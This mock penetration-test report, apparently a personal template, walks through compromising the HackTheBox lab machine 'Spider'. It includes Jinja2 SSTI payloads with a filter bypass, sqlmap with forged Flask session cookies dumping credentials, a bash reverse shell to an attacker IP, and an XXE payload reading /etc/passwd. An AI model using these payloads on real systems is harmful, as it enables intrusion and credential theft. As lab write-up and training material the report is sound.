PENETRATION REPORT 2021

Factem Cyber Solutions

Email: Factem@protonmail.com

TABLE OF CONTENTS

1 EXECUTIVE SUMMARY

1.1 Synopsis

This report serves as a demonstration for a penetration report and as a personal template for penetration tests. The company, Factem Cyber Solution is a fictitious company by my own online handle Factem. This report attempts to replicate a report made against a HackTheBox retired machine.

Factem Cyber Solutions was recruited to evaluate HackTheBox security by engaging in a 1-day penetration test that was conducted on 13th of November 2021. The purpose of the engagement was to utilize current exploitation techniques against the target's system in attempt to evaluate the security mechanisms and identify weaknesses. This report will discuss the scope of the testing, all significant findings, severity and remedial advice.

1.2 Key Findings Overview

While conducting the external penetration test, there were several critical vulnerabilities that needs to be address on the HackTheBox network. Factem Cyber Solution Testers were able to gain full unrestricted root access to the Spider server due to a vulnerability in two of its web applications, one being hosted locally. A brief technical overview is explained:

- Target web application is vulnerable to SSTI and once discovered it is running Jinja2, using {{config}} testers gain access to the secret key. This is used to sign a cookie session and access the mysql database which yielded credentials. These credentials are a higher level account named 'chiv' which has an account portal with more privileges.
- By having access to 'chiv', testers discover a support ticket application that is also vulnerable to SSTI where a reverse shell is gained.
- The application Beta is vulnerable to XXE where testers were able to gain root ssh credentials and complete root access.

1.3 General Recommendations

To increase the security posture of HackTheBox, Factem Cyber Solutions recommends the following mitigations and/or remediations be performed:

- Implement Prepared Statements with Parameterized Queries. Parameterized queries involves the server pre-processing the request without parameters and later, the placeholder that is sent later. It serves as a means of preventing SQL injection.
- Implement User Input Whitelisting. Another mitigation against SQL injection is input white listing and involves only accepting input that is known to be good such as expected type, length or size or numeric range.
- Implement Network Security Devices. Involves adding Web Application Firewalls (WAF), Net-Gen Firewalls and Intrusion/Detection/Prevention systems.
- Perform Permissions Audit of System Files. Involves performing a baseline and scheduled audits of permissions of system files and prevent misconfigurations to be leveraged into attacks.

1.4 Severity Scale

CRITICAL Severity Issue: Poses immediate danger to systems, network, and/or data security and should be addressed as soon as possible. Exploitation requires little to no special knowledge of the target. Exploitation doesn't require highly advanced skill, training, or tools.

HIGH Severity Issue: Poses significant danger to systems, network, and/or data security. Exploitation commonly requires some advanced knowledge, training, skill, and/or tools. Issue(s) should be addressed promptly.

MEDIUM Severity Issue: Vulnerabilities should be addressed in a timely manner. Exploitation is usually more difficult to achieve and requires special knowledge or access. Exploitation may also require social engineering as well as special conditions.

LOW Severity Issue: Danger of exploitation is unlikely as vulnerabilities offer little to no opportunity to compromise system, network, and/or data security. Can be handled as time permits.

2 DETAILED FINDINGS

2.1 Penetration Methodology

The methodology is the company's standard when approaching target systems and subsequent report will provide a point-in-time security analysis and recommendations to increase the company's security posture. The methodology includes the following activities:

- **Information Gathering** involves receiving general information about the in-scope targets from the organisation.
- **Enumeration** involves using discovery activities utilising tools such as port scanners and vulnerability scanners that allows our testers to develop possible attack vectors.
- **Vulnerability assessment** involves assessing the vulnerability and a breakdown of the vulnerability that is exploited, subsequent explanations, mitigations techniques and severity ratings.
- **Exploitation** involves exploiting further vulnerabilities within the operating system, application and data in order to gain high level privileges whilst avoiding detection.
- **Reporting/Mitigation** involves a detailed breakdown of the exploitation phase and mitigation strategies and recommendations.

2.2 Methodology

Factem Cyber Solution penetration testers employed a widely adopted testing methodology in the industry that includes 5 phases: Information Gathering, Enumeration, Vulnerability Assessment, Exploitation, and Reporting/Mitigation.

Information Gathering

Factem Cyber Solution received a scope of hosts from HackTheBox. In this report, it details one host:

- Hostname: Spider
- IP Address: 10.10.10.243

Testers will stick towards the scope supplied by HackTheBox to only scan for this IP Address in the network.

Enumeration

Factem Cyber Solutions performed enumeration to gain an understanding of the information and services of Spider to possibly reveal critical details that could be leveraged to gain access into the system or impede business functions.

Testers began by scanning all ports on Spider with nmap, a utility for network discovery and security auditing. The nmap be a TCP connect scan for all open ports and writes to allports.txt.

```
┌──(kali㉿kali)-[~/Documents/spider]
└─$ nmap -p- --open -sT 10.10.10.243 -oN allports.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-11 06:22 UTC
Nmap scan report for spider.htb (10.10.10.243)
Host is up (0.016s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 6.20 seconds
```

A follow up scan of version detection, default scripts and outputs to nmap.txt is run for more detailed information.


```
┌──(kali㉿kali)-[~/Documents/spider]
└─$ nmap -sC -sV 10.10.10.243 -oN nmap.txt -p22,80
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-11 06:26 UTC
Nmap scan report for spider.htb (10.10.10.243)
Host is up (0.0085s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 28:f1:61:28:01:63:29:6d:c5:03:6d:a9:f0:b0:66:61 (RSA)
|   256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
|_  256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Welcome to Zeta Furniture.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.88 seconds
```

Seeing as the website redirects to spider.htb, the /etc/hosts file is edited to include spider.htb.

```
10.10.10.243 spider.htb
```



Vulnerability Assessment

The vulnerability assessment is conducted in attempt to verify the vulnerability exists, an explanation and possible ways of mitigation. In this stage it was discovered that Spider was vulnerable to Server Side Template Injection (SSTI). This vulnerability was then leveraged by testers to gain initial system access.


Vulnerability Exploited: SSTI





Vulnerability Explanation: SSTI vulnerabilities occur when the user input is embedded in a template in an unsafe manner where the attacker is able to use this to execute commands.
More information can be found:
https://cobalt.io/blog/a-pentesters-guide-to-server-side-template-injection-ssti
https://portswigger.net/research/server-side-template-injection



Vulnerability Mitigation: Method one involves sanitizing the input before it gets passed into the templates and is done by removing risky characters using template parameters. Method two involves sandboxing the template environment using a docker container. This allows a more secure environment that limits malicious activities.

Severity: **CRITICAL**

Vulnerability Assessment Steps:
Factem Cyber Solution testers tested for SSTI by injecting commands such as {{7*7}}.
The diagram before shows a breakdown on discovering the template engine that is running.




	Test	Results	Notes
1			The first payload is {{7*7}} confirms that SSTI exists
2			Confirmed that it is not FreeMaker (Java) and Twig (PHP) as responses are not displaying 'nothing' and '49' respectively. Therefore it is Jinja2


			or Tornado (python) due to 7777777
3			Confirmed that it is not Tornado (python) as the result would be Error.

For more information:

https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection

Registering an username as {{config}} brings up config information and shows SECRET_KEY: Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942





The secret key is used to decode JWT tokens and forge fake tokens or sessions to get authentication. In this situation, Sqlmap can process the payload by having the flask sign the cookie session with the secret key.

More information can be found: https://overiq.com/flask-101/sessions-in-flask/

Payload:

```
sqlmap http://spider.htb --eval "from flask_unsign import session as s; session = s.sign({'uid': session}, secret='Sup3rUnpredictableK3yPleas3Leav3mdanfe12332942')" --cookie="session=*" --dump
```

```
[06:13:48] [INFO] table 'shop.messages' dumped to CSV file '/home/kali/.local/share/sqlmap/output/spider.htb/dump/shop/messages.csv'
[06:13:48] [WARNING] HTTP error codes detected during run:
429 (Too Many Requests) - 1 times
[06:13:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/spider.htb'

[*] ending @ 06:13:48 /2021-11-12/
```


Due to the error of too many requests, the same command is run, but with --delay 1 to delay each HTTP request by 1 second.

```
[06:15:08] [INFO] table 'shop.messages' dumped to CSV file '/home/kali/.local/share/sqlmap/output/spider.htb/dump/shop/messages.csv'
[06:15:08] [INFO] fetching columns for table 'users' in database 'shop'
[06:15:08] [INFO] fetching entries for table 'users' in database 'shop'
Database: shop
Table: users
[2 entries]
+----+--------------------------------------+------------+----------------+
| id | uuid                                 | name       | password       |
+----+--------------------------------------+------------+----------------+
| 1  | 129f60ea-30cf-4065-afb9-6be45ad38b73 | chiv       | ch1VW4sHERE7331 |
| 2  | 7d2828dd-2487-48f7-91fd-1b4daafe1ccd | {{config}} | pass           |
+----+--------------------------------------+------------+----------------+
```

Login with credentials

User: 129f60ea-30cf-4065-afb9-6be45ad38b73

Pass: ch1VW4sHERE7331



Visit http://spider.htb/a1836bb97e5f4ce6b3e8f25693c1a16c.unfinished.supportportal


```
Hmmm, you seem to have hit a our WAF with the following chars: '
```

In order to craft the SSTI payload, we need to bypass the {{ and ‘ filter.

Edit the payload from:

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()%}
```

Since {{ is disallowed, an alternative is {% with a = request and double quotes instead of single quotes.

```
{% include
request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("ping -c 2 10.10.14.5")|attr("read")()%}
```

To verify command execution, pinging posed more troubles due to the WAF disabling “.” so using the sleep command was the easier proof. Due to a delay when sleeping for 2 seconds and 10 seconds, we can verify we have command execution.

Generate our reverse shell using base64 encoding “echo 'bash -i >& /dev/tcp/10.10.14.5/4242 0>&1' | base64”

Full payload is in the appendix

```
┌──(kali㉿kali)-[~/Documents]
└─$ nc -lvnp 4242
listening on [any] 4242 ...
^[[Aconnect to [10.10.14.5] from (UNKNOWN) [10.10.10.243] 51386
bash: cannot set terminal process group (1585): Inappropriate ioctl for device
bash: no job control in this shell
chiv@spider:/var/www/webapp$ id
id
uid=1000(chiv) gid=33(www-data) groups=33(www-data)
chiv@spider:/var/www/webapp$
```

Grab the id_rsa and login through ssh for a more stable shell.

Exploitation

In this phase, Factem Cyber Solution testers will attempt to scan for further vulnerabilities

- **Exploitation** involves exploiting further vulnerabilities within the operating system, application and data in order to gain high level privileges whilst avoiding detection.

One of the goals for the tester is to attempt to penetrate into the target environment, gaining as much privilege as possible, and avoiding detection while doing so.


All testers will stay within the scope that was determined during pre-engagement activities and documentation.

Gaining Higher Privilege shell

Factem Solution Group testers have discovered a service that is running on localhost on port 8080. Forwarding the port using ssh allows access to the application.

```
chiv@spider:~$ netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0    216 10.10.10.243:22         10.10.14.5:59856        ESTABLISHED on (0.02/0/0)
tcp        0      0 127.0.0.1:3306          127.0.0.1:50984         ESTABLISHED keepalive (4588.64/0/0)
tcp        0      0 10.10.10.243:80         10.10.14.5:40382        TIME_WAIT   timewait (49.27/0/0)
tcp        0      0 10.10.10.243:80         10.10.14.5:40388        TIME_WAIT   timewait (49.27/0/0)
tcp        0      0 127.0.0.1:50984         127.0.0.1:3306          ESTABLISHED keepalive (4588.58/0/0)
tcp        0      1 10.10.10.243:60488      1.1.1.1:53              SYN_SENT    on (1.40/1/0)
tcp        0      0 10.10.10.243:80         10.10.14.5:40392        TIME_WAIT   timewait (6.90/0/0)
tcp6       0      0 :::22                   :::*                    LISTEN      off (0.00/0/0)
udp        0      0 127.0.0.53:53           0.0.0.0:*                           off (0.00/0/0)
udp        0      0 127.0.0.1:47443         127.0.0.53:53           ESTABLISHED off (0.00/0/0)
```

ssh -i id_rsa -L 8081:localhost:8080 chiv@spider.htb



Vulnerability Exploited: XXE

Vulnerability Explanation: An XXE attack occurs when XML input contains a reference to an external entity that is processed by a weakly configured XML parser with allows for disclosure of confidential data, server side request forgery and other system impacts.
More information can be found:
https://portswigger.net/web-security/xxe

Vulnerability Mitigation: Disable XML external entity and DTD processing in all XML parsers and implement positive server-side input sanitization

Severity: **CRITICAL**

Vulnerability Assessment Steps:

```
POST /login HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://127.0.0.1:8081
Connection: close
Referer: http://127.0.0.1:8081/login
Cookie: session=eyJwb2ludHMiOjB9.YY86BA.mvHMgVwl1JXZgF9id1vn6Wj36_w
Upgrade-Insecure-Requests: 1

username=chiv&version=1.0.0
```

Once a username is entered, it generates a cookie. By using flask-unsign, the cookie can be decoded and it is in the format of xml. SQL entity injection and injection on version, closing quote then define what variable goes to

```
┌──(kali㉿kali)-[~/Documents/spider]
└─$ flask-unsign --decode --cookie ".eJxNjE1vgjAAhv_K0vMOheEOJF5IP1gdNS20RW6wGkEKMiEbYvzvm4lLdnzyPO97BW7
uHAiv4KkCIVCYE4vnTLRMSzP1uvPM3iSXKi6aUpEgo0NklYdELhON5LvC9cZ2b4tKJ_Tr-1TxaEuGWB6j4u7vXECHhLFMQBwUpN5WlE_
c1I321Nlk7PRB5ad9KVqDV-POh15JWa7__T32Qvrzq0GMlj7Lq1iLssVBhti4d4eL7KZG-7OnqP3668XizkbXaUmivlrqJIGDvztyufl
er8HtGQynpp9GEMLbD4vmVd8.YY8zwg.Xam5LbgRl7bPVC3Ng8q3b4oXDlM"
{'lxml': b'PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+Y2hpdjwvd
XNlcm5hbWU+CiAgICAgICAgPGlzX2FkbWluPjA8L2lzX2FkbWluPgogICAgPC9kYXRhPgo8L3Jvb3Q+', 'points': 0}

┌──(kali㉿kali)-[~/Documents/spider]
└─$ echo PCEtLSBBUEkgVmVyc2lvbiAxLjAuMCAtLT4KPHJvb3Q+CiAgICA8ZGF0YT4KICAgICAgICA8dXNlcm5hbWU+Y2hpdjwvdXN
lcm5hbWU+CiAgICAgICAgPGlzX2FkbWluPjA8L2lzX2FkbWluPgogICAgPC9kYXRhPgo8L3Jvb3Q+ | base64 -d
<!-- API Version 1.0.0 -->
<root>
    <data>
        <username>chiv</username>
        <is_admin>0</is_admin>
    </data>
</root>
```

Seeing that 1.0.0 is captured by burp suite, adding --> and an xxe payload, access to files as root user is gained.

Payload from:

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection

```
<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM
'file:///etc/passwd'>]><root>&test;</root>
```

Capture and edit the request, follow the redirection and paste the generated cookie

```
username=%26chiv%3B&version=1.0.0--><!DOCTYPE root [<!ENTITY chiv SYSTEM
'file:///etc/passwd'>]><!--
```

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
1  GET /site HTTP/1.1
2  Host: 127.0.0.1:8081
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
   Firefox/78.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
   8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Origin: http://127.0.0.1:8081
8  Connection: close
9  Referer: http://127.0.0.1:8081/login
10 Cookie: session=
   .eJxtUDtvgzAY_CsVcwcgoWojdUGxoa5MYsNnB2-Ao5JgHilUEKL896JW6tTxdHe6x8OyU22s
   zc16yK2NBSjCGk0Jq4jgcmhE7cijpNc8VKcM8DoJOl-Ds6UhZ1mjW6jA41gFOcYx2MRLz28eR
   SYo5pIIofaiErOQOmF1V3J3vMagdtLABJUCsPGXrJ2-cDrIV4oeE9MrpCNdRyFvujN1-WfctI
   7C_kW7JYXZ3zG3GGPb_OQr93mdurana44iNBBm4yYGvs4ck0JdLvzLgiNfLXomNeHhx5TOZNl
   DBt7wTGz5IBPSFgG_LHOpddSTNOW7FuZA5fSPvxzTGXkZ7kJ68E_Zma8AUa8I6LSTZcZnPKZ1
   a8d_eu3KSgcUGlj6MTab33-w3-wT-9W6Plpde2qG3trY92-A7IKU.YY9L3g.wgeKXl1EuVGT1
   OQaUzsSI254FQw
11 Upgrade-Insecure-Requests: 1
12
13
```

Response

Raw | Headers | Hex

Pretty | Raw | Render | \n | Actions

```
19
20
21     <div class="wrap cf">
22       <h1 class="projTitle" id="welcome">
         Welcome, root:x:0:0:root:/root:/bin/bash
23       daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
24       bin:x:2:2:bin:/bin:/usr/sbin/nologin
25       sys:x:3:3:sys:/dev:/usr/sbin/nologin
26       sync:x:4:65534:sync:/bin:/bin/sync
27       games:x:5:60:games:/usr/games:/usr/sbin/nologin
28       man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
29       lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
30       mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
31       news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
32       uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
33       proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
34       www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
35       backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
36       list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
37       irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
38       gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/
39       nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
40       systemd-network:x:100:102:systemd Network Management,,,:/run/syst
41       systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolv
42       syslog:x:102:106::/home/syslog:/usr/sbin/nologin
43       messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
44       _apt:x:104:65534::/nonexistent:/usr/sbin/nologin
45       lxd:x:105:65534::/var/lib/lxd/:/bin/false
46       uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
47       dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
48       landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
49       pollinate:x:109:1::/var/cache/pollinate:/bin/false
50       sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
51       chiv:x:1000:1000:chiv:/home/chiv:/bin/bash
52       mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
53     </h1>
54     <h1 class="projTitle">
```

